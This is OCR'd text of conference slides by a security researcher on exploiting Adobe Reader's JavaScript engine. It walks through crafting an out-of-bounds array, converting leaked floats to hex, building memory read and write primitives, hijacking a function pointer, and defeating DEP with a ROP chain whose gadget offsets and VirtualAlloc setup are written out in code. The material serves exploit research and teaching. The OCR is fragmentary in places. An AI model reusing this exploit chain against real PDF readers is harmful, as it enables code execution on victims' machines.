
Consola

```
[+] index crafted: 141400
```


```
function
        /
        f
                        console.println("[+] index crafted: " + i);
                        app.clearInterval(timeout);
```

Reading primitive

★ Reading beyond the original boundaries




```
[+] index crafted: 135586
array[135586][0xb]
4.26311013662365 6e-255
```



FLOATING POINT FORMAT

FROM HEXA TO A FLOATING POINT

27



FLOATING POINT FORMAT

FROM HEXA TO A FLOATING POINT

$2,5$

$1,25 \cdot 2^{1}$

$\boxed{0,25}$ fraction $\quad \boxed{1}$ exponent

$2^{-2} \qquad 1+1023 = 1024$

$\overset{\frown}{0}1000000000000$

00000000000000

$00000\ldots = 0x4\underbrace{000000000000}_{12}$

$1024 \ll 52 = 0x4\underbrace{000000000000000}_{15}$

$\boxed{0x4004000000000000}$

FLOATING POINT FORMAT

From a floating point to hexa with float bigger than one

Things to consider

★ If the float is between 0 and 1, it multiplies by two instead of dividing it.


★ If the fraction can’t be represented as the sum of negative powers of two, it will approach until the distance is lower than 2^{53}

30

FLOATING POINTS

Python algorithm

★ Understanding the leaked number:




```
~/Documents ❯❯❯                    10136623656e-255
4.26311013662365                   000
```

```
0B200078  DEADC0DE
0B20007C  13371337
0B200080  DEADC0DE
0B200084  13371337
0B200088  05C85F10
0B20008C  05C25960
0B200090  00000000
0B200094  0B2000B0
0B200098  00000000
```

www.faradaysec.com

¿What do we have so far?


★ From the crafted array we can access the subsequent arrays.
★ We can’t create objects.
★ We only query our data.
★ **We have an almost self-referential pointer because of the agglutinated spray.**



OBJECT BUILDER


Reading primitive


★ With the object builder we create an arbitrary string element



Reading primitive

★ Full access of the memory space.
★ If we pass it through unescape it comes out as hexa.
★ Easy way of prototyping readDWORD and readBYTE helper functions





PSEUDO WRITING PRIMITIVE

Pseudo writing primitive


- ★ as long as we find a header "k" it will let me rewrite it with fake arrays
- ★ the landing must be writable, not the header
- ★ I did not have to fix the linked list

Taking control of the execution flow

- ★ We can create a reference to a function of js like app.alert and that leaves a pointer in the object
- ★ We duplicate that object with the object builder but with the modified function pointer
- ★ one-shoot is not allowed, “it doesn’t work with DEP”

Using the trampoline


- ★ We create a reference to app.alert and a fake object duplicating that object but with the redirected ptr function
- ★ To deactivate DEP we write the ROP by overwriting a call table in .data of the module EScript.api



```
mov eax,dword ptr ds:[6C4E9C9C]
push ebx
call dword ptr ds:[eax+28]
```

Landing the ropchain


★ We make the floating fake array by positioning the ropchain:



```
array[i+3][((k-0x10)/8)] = fpu.float(adjusment, 0x6a7e6e6b);

/* ret %% pop ecx */
array[i+3][((k-0x10)/8)+3] = fpu.float(baseaddr + 0x100a, baseaddr + 0x7230);
/* argv[1] of VirtualAlloc %%  pop eax */
array[i+3][((k-0x10)/8)+4] = fpu.float(baseaddr + 0x128cc, ropchain_addr + 0x94);
/* -1 %% inc eax */
array[i+3][((k-0x10)/8)+5] = fpu.float(baseaddr + 0x30ba, 0xffffffff);
/* mov [ecx],eax %% pop ecx */
array[i+3][((k-0x10)/8)+6] = fpu.float(baseaddr + 0x100a, baseaddr + 0x6ac0c);
/* argv[2] of VirtualAlloc %% pop eax */
array[i+3][((k-0x10)/8)+7] = fpu.float(baseaddr + 0x128cc, ropchain_addr+0x98);
/* 0xfffff000 (~0x1000) %% neg eax */
array[i+3][((k-0x10)/8)+8] = fpu.float(baseaddr + 0x14ca3b, 0xfffff000);
/* mov [ecx],eax %% pop ecx */
```

Taking control of the execution flow

★ We divert the flow to the indirect call and lift as a first gadget a stack pivot that leaves us positioned the ropchain in the stack



```
6C3CF8C2    94    xchg eax,esp
6C3CF8C3    C3    ret
```

DEMO TIME

Tips to consider

- ★ There is a similar technique with ArrayBuffers
- ★ The primitives are simpler, reading writing throughout the memory space
- ★ Not so automatic the taken execution
- ★ I saw it after I did this, when an exploit appeared without payload, 4 months ago.

Thank you,

Questions?

Javier “pasta” Aguinaga jaguinaga@faradaysec.com *twitter* @pastacls

www.faradaysec.com